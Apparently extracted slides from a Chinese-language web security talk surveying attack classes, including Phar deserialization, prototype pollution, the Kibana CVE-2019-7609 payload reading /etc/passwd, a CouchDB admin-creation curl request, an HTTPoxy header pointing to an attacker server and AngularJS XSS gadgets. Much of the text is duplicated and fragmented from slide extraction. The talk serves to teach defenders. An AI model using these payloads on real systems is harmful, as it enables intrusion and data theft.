file_exists(phar://tmp/7Zy5ix.tmp);
```

Global Phar manifest format

Size in bytes	Description
4 bytes	Length of manifest in bytes (1 MB limit)
4 bytes	Number of files in the Phar
2 bytes	API version of the Phar manifest (currently 1.0.0)
4 bytes	Global Phar bitmapped flags
4 bytes	Length of Phar alias
??	Phar alias (length based on previous)
4 bytes	Length of Phar metadata (0 for none)
??	Serialized Phar Meta-data, stored in serialize() format
at least 24 * number of entries bytes	entries for each file

Global Phar manifest format

Size in bytes	Description
4 bytes	Length of manifest in bytes (1 MB limit)
4 bytes	Number of files in the Phar
2 bytes	API version of the Phar manifest (currently 1.0.0)
4 bytes	Global Phar bitmapped flags
4 bytes	Length of Phar alias
??	Phar alias (length based on previous)
4 bytes	Length of Phar metadata (0 for none)
??	Serialized Phar Meta-data, stored in serialize() format
at least 24 * number of entries bytes	entries for each file

Global Phar manifest format

Size in bytes

4 bytes

4 bytes

2 bytes

4 bytes

4 bytes


??

4 bytes

??

at least 24 * number of entries bytes

Description



bytes (1 MB limit)

ar

hifest (currently 1.0.0)

s

on previous)

data (0 for none)

.zcu Phar Meta-data, stored in [serialize\(\)](#) format

entries for each file

- └ Any File Operation



- └ PHP Deserialization

- └ Remote Code Execution!

LARAVEL <= V8.4.2 DEBUG MODE: REMOTE CODE EXECUTION

Prototype Pollution

因應 JavaScript 特性發展出的攻擊面

```
> config = {}  
> user_data = {}
```



console.log(config.DEBUG)

```
< undefined
```

```
> config = {}  
> user_data = {}
```

● **user_data.__proto__.DEBUG = true**

```
> console.log(config.DEBUG)
```

```
< ???????
```




```
> config = {}  
> user_data = {}
```

● **user_data.__proto__.DEBUG = true**

```
> console.log(config.DEBUG)
```

```
< true
```



解析URL查詢字串函數

August 7, 2023



嗨，請給我一個可以解析巢狀 Query String 的 JavaScript 函數



當然！下面是一個解析巢狀 Query String 的 JavaScript 函數示例。這個函數能夠處理像 `a[b][c]=value` 這樣的巢狀參數。

javascript

Copy code

Continue this conversation

```
function parseNestedQueryString(queryString) {
```

```
function parseNestedQueryString(queryString) {
  var params = {};

  // 使用正則表達式，對每個鍵值對進行匹配
  queryString.replace(/([^\=]+)=([^\&]*)/g, function(m, key, value) {
    var keys = key.match(/([^\[\]]+)/g);
    var lastKeyIndex = keys.length - 1;

    // 遍歷每個鍵，按層次創建對象
    keys.reduce(function(obj, key, index) {
      // 如果當前鍵是最後一個鍵，則設置值
      if (index === lastKeyIndex)
        obj[key] = decodeURIComponent(value);
      else
        // 如果下一個鍵不是數字，則創建一個空對象，否則創建一個空數組
        if (!isNaN(keys[index + 1]))
          obj[key] = obj[key] || {};
        else
          obj[key] = obj[key] || [];

      return obj[key];
    }, params);
  });

  return params;
}
```

`http://server/?__proto__[isAdmin]=true`

```
if (user.isAdmin) {  
    // do some privileged operations  
}
```

Exploiting prototype pollution – RCE in Kibana (CVE-2019-7609)

MICHAŁ BENTKOWSKI | October 30, 2019 | Research

Prototype pollution is a vulnerability that is specific to programming languages with prototype-based inheritance (the most common one being JavaScript). While the bug is well-known for some time now, it lacks practical examples of exploitation. In this post, I'm showing how to exploit it to achieve Remote Code Execution in Kibana.

The content is also released as [a presentation](#).



Michał Bentkowski

Chief Security Researcher,
Securitum

8+ years of penetration testing and bounty hunting. Listed on Google's hall of fame at place 0x08. Numerous publications in English and Polish (distinguished <https://sekurak.pl/> author).

He speaks XSS.



→ All posts by author

Find us on LinkedIn!



Exploiting prototype



Michał Bentkowski

Chief Security Researcher,

```
.es(*).props(label.__proto__.env.AAA="requice('child_pr  
ocess').exec('cat /etc/passwd')").props(label.__proto__  
.env.NODE_OPTIONS="--require /proc/self/environ")
```

MICHAŁ BENTKOWSKI | October 30, 2019 | Research

He speaks XSS.



→ All posts by author

Prototype pollution is a vulnerability that is specific to programming languages with prototype-based inheritance (the most common one being JavaScript). While the bug is well-known for some time now, it lacks practical examples of exploitation. In this post, I'm showing how to exploit it to achieve Remote Code Execution in Kibana.

The content is also released as [a presentation](#).

Find us on LinkedIn!



Exploiting prototype

```
.es(*).props(label.__proto__.env.AAA="requice('child_pr  
ocess').exec('cat /etc/passwd'))).props(label.__proto__  
.env.NODE_OPTIONS="--require /proc/self/environ")
```

MICHał BENTKOWSKI | October 30, 2019 | Research



Michał Bentkowski

Chief Security Researcher,

He speaks XSS.



→ All posts by author

Prototype pollution is a vulnerability that is specific to programming languages with prototype-based inheritance (the most common one being JavaScript). While the bug is well-known for some time now, it lacks practical examples of exploitation. In this post, I'm showing how to exploit it to achieve Remote Code Execution in Kibana.

The content is also released as [a presentation](#).

Find us on LinkedIn!



Exploiting prototype

```
.es(*).props(label.__proto__.env.AAA="requice('child_pr  
ocess').exec('cat /etc/passwd')").props(label.__proto__  
.env.NODE_OPTIONS="--require /proc/self/environ")
```

MICHał BENTKOWSKI | October 30, 2019 | Research



Michał Bentkowski

Chief Security Researcher,

He speaks XSS.



→ All posts by author

Prototype pollution is a vulnerability that is specific to programming languages with prototype-based inheritance (the most common one being JavaScript). While the bug is well-known for some time now, it lacks practical examples of exploitation. In this post, I'm showing how to exploit it to achieve Remote Code Execution in Kibana.

The content is also released as [a presentation](#).

Find us on LinkedIn!



架構

底層

不一致

跨應用



<http://example.com#@google.com/>

```
{"foo": "bar", "foo": "baz"}
```

Remote Code Execution in CouchDB

Nov 14, 2017

tl;dr There was a vulnerability in CouchDB caused by a discrepancy between the database's native JSON parser and the Javascript JSON parser used during document validation. Because CouchDB databases are meant to be exposed directly to the internet, this enabled privilege escalation, and ultimately remote code execution, on a large number of installations. ~~If it had been exploited, this bug could have allowed for the modification of arbitrary packages in the npm registry.~~ [edit: I'm wrong, and the main npm registry is unaffected. See correction below. My bad!] [CVE-2017-12635](#)

Background

Last time, I wrote about a deserialization bug leading to [code execution on rubygems.org](#), a repository of dependencies for ruby programs. The ability to inject malware into upstream project dependencies is a scary attack vector, and one from which I doubt most organizations are adequately protected.

```
curl -X PUT  
'http://server:5984/_users/org.couchdb.user:oops'  
--data-binary '{  
    "type": "user",  
    "name": "oops",  
    "roles": ["_admin"],  
    "roles": [],  
    "password": "password"  
}'
```

Last time, I wrote about a deserialization bug leading to code execution on rubygems.org, a repository of dependencies for ruby programs. The ability to inject malware into upstream project dependencies is a scary attack vector, and one from which I doubt most organizations are adequately protected.

```
curl -X PUT  
'http://server:5984/_utils/.couchdb.user:oops'  
--data-binary '{  
  "type": "user",  
  "name": "oops"  
  "roles": ["_admin"],  
  "roles": [],  
  "password": "password"  
}'
```



JavaScript

Last time, I wrote about a deserialization bug leading to code execution on rubygems.org, a repository of dependencies for ruby programs. The ability to inject malware into upstream project dependencies is a scary attack vector, and one from which I doubt most organizations are adequately protected.

架構

底層

不一致

跨應用




HTTPoxy Attack

你的規範不只是你的規範

HTTPoxy Attack

- CGI 規範中的協議特定元變數 (RFC 3875)
 - 伺服器必須對每個請求設置這些元變數
 - 元變數根據現有的 HTTP Header 加上 HTTP_ 前綴
 - RFC 無規範元變數要存哪 (但大部分的實作皆放進環境變數)
- PHP FastCGI 也這樣做 😊

HTTPoxy Attack



HTTPoxy Attack

- 真巧，很多 HTTP Clients 為了方便設定，預設會把 `http_proxy` 環境變數當成 Proxy 來直接套用
 - └ Curl / Wget (Windows Only)
 - └ PHP Guzzle
 - └ Python Requests
 - └ Golang net/http

FastCGI (PHP-FPM + Nginx)

```
<?php  
  
$client = new \GuzzleHttp\Client();  
$resp = $client->request("GET", "http://example.com/");  
echo $resp->getBody();}
```

HTTPoxy Attack

```
1 | GET /fetch.php HTTP/1.1
2 | Host: localhost
3 | User-Agent: Mozilla/5.0
4 | Proxy: http://attacker-server/
5 |
6 |
```



HTTP_PROXY=http://attacker-server/

架構
底層
不一致
跨應用



前端安全

5. 前端安全又是另一個世界...

- DOM Clobbering
- Mutation XSS
- Script Gadget XSS
- SameSite Confusion
- SOME (Same Origin Method Execution) Attack
- MIME Sniffing
-

當前端安全不只在前端

- Headless Browser 的廣泛應用
 - └ 網頁測試自動化
 - └ 網頁截圖 / HTML to PDF
 - └ 網頁爬蟲收集數據
- Electron 桌面應用的流行
 - └ XSS to RCE



How I Hacked Microsoft Teams and got \$150,000 in Pwn2Own



2023/7/25 Shibuya.XSS techtalk #12 Masato Kinugawa

How I Hacked

```
<div ng-app>
  <i ng-init="constructor.constructor('alert(1)')()" />
</div>
```




```
<div ng-app>
  <i class="ng-init:constructor.constructor('alert(1)')()" />
</div>
```

How I Hacked

```
<div ng-app>
  <i ng-init="constructor.constructor('alert(1)')()" />
</div>
```



```
<div ng-app>
  <i class="ng-init:constructor.constructor('alert(1)')()" />
</div>
```




https://youtu.be/TMh_WbF9VnM

架構
底層
不一致
跨應用



架構



跨應用

Thanks!



orange_8361



orange@chroot.org



<https://blog.orange.tw>